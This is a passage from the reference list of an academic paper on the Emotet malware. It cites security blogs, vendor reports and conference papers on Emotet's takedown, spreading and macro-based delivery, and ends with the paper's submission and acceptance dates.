[32] Stefano Ortolani and Giovanni Vigna. 2021. Death of Emotet: The Takedown of The Emotet Infrastructure. Retrieved February 2021 from https://blogs.vmware.com/security/2021/02/death-of-emotet.html.
[33] Proofpoint. 2019. Threat Actor Profile: TA542, From Banker to Malware Distribution Service. Retrieved May 2019 from https://www.proofpoint.com/us/threat-insight/post/threat-actor-profile-ta542-banker-malware-distribution-service.
[34] Reversing.fun. 2022. Emotet SMB spreader overview. Retrieved June 2022 from http://reversing.fun/posts/2022/06/20/emotet-smb-spreader.html.
[35] RiskIQ. 2022. Report for 217.182.143.207. https://www.riskiq.com/, June 2022.
[36] Nicola Ruaro, Fabio Pagani, Stefano Ortolani, Chris Kruegel, and Giovanni Vigna. 2022. SYMBEXCEL: Automated analysis and understanding of malicious excel 4.0 macros. In *Proceedings of the IEEE Symposium on Security and Privacy*. IEEE, San Francisco, 1066–1081. Access date: May 2022.
[37] Salesforce. 2021. JARM. Retrieved October 2021 from https://github.com/salesforce/jarm.
[38] Jürgen Schmidt. 2019. Trojan infestation: Emotet at Heise. https://www.heise.de/news/Emotet-bei-Heise-4437807.html. Access date: June 2019.
[39] Tara Seals. 2018. Allentown Struggles with $1 Million Cyber-Attack. Retrieved February 2018 from https://www.infosecurity-magazine.com/news/allentown-struggles-with-1-million/.
[40] Digital Shadows. 2021. The Emotet Shutdown Explained. Retrieved April 2021 from https://www.digitalshadows.com/blog-and-research/the-emotet-shutdown-explained/.
[41] Alexey Shulmin. 2015. The Banking Trojan Emotet: Detailed Analysis. Retrieved April 2015 from https://securelist.com/the-banking-trojan-emotet-detailed-analysis/69560/.
[42] Baibhav Singh. 2020. Evolution of Excel 4.0 Macro Weaponization - Part 2. Retrieved October 2020 from https://blogs.vmware.com/security/2020/10/evolution-of-excel-4-0-macro-weaponization-continued.html.
[43] Paweł Srokosz. 2017. Analysis of Emotet v4. Retrieved May 2017 from https://cert.pl/en/posts/2017/05/analysis-of-emotet-v4/.
[44] Brett Stone-Gross, Marco Cova, Lorenzo Cavallaro, Bob Gilbert, Martin Szydlowski, Richard Kemmerer, Christopher Kruegel, and Giovanni Vigna. 2009. Your botnet is my botnet: Analysis of a botnet takeover. In *Proceedings of the ACM Conference on Computer and Communications Security*. Chicago, IL. Access date: November 2009.
[45] Symatec. 2018. The Evolution of Emotet: From Banking Trojan to Threat Distributor. Retrieved July 2018 from https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/evolution-emotet-trojan-distributor.
[46] U.S. Department of Health and Human Services. 2022. The Return of Emotet and the Threat to the Health Sector. https://www.hhs.gov/sites/default/files/the-return-of-emotet.pdf.
[47] VMware. 2022. Network Sandbox. https://www.vmware.com/content/dam/digitalmarketing/vmware/en/pdf/docs/vmw-nsx-sandbox-solution.pdf.
[48] Jason Zhang. 2020. Defeat Emotet Attacks with Behavior-Based Malware Protection. Retrieved November 2020 from https://blogs.vmware.com/security/2020/11/defeat-emotet-attacks-with-behavior-based-malware-protection.html.
[49] Jason Zhang. 2022. Emotet Is Not Dead (Yet) - Part 2. Retrieved February 2022 from https://blogs.vmware.com/security/2022/02/emotet-is-not-dead-yet-part-2.html.
[50] Jason Zhang, Subrat Sarkar, and Stefano Ortolani. 2020. COVID-19 Cyberthreats and Malware Updates. Retrieved November 2020 from https://blogs.vmware.com/security/2020/11/covid-19-cyberthreat-and-malware-updates.html.

Received 29 November 2022; revised 2 March 2023; accepted 14 April 2023